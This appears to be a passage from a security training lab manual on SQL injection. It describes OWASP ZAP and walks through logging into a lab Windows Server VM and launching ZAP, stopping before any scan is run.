
OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.

Module 15 – SQL Injection


1. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.
2. Click **Type here to search** icon (🔍) on the **Desktop**. Type **zap** in the search field, the **Zap 2.11.1** appears in the results, press **Enter** launch it.



Module 15 – SQL Injection

- OWASP ZAP initialized and a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.


Note: If a **Manage Add-ons** window appears, close it.



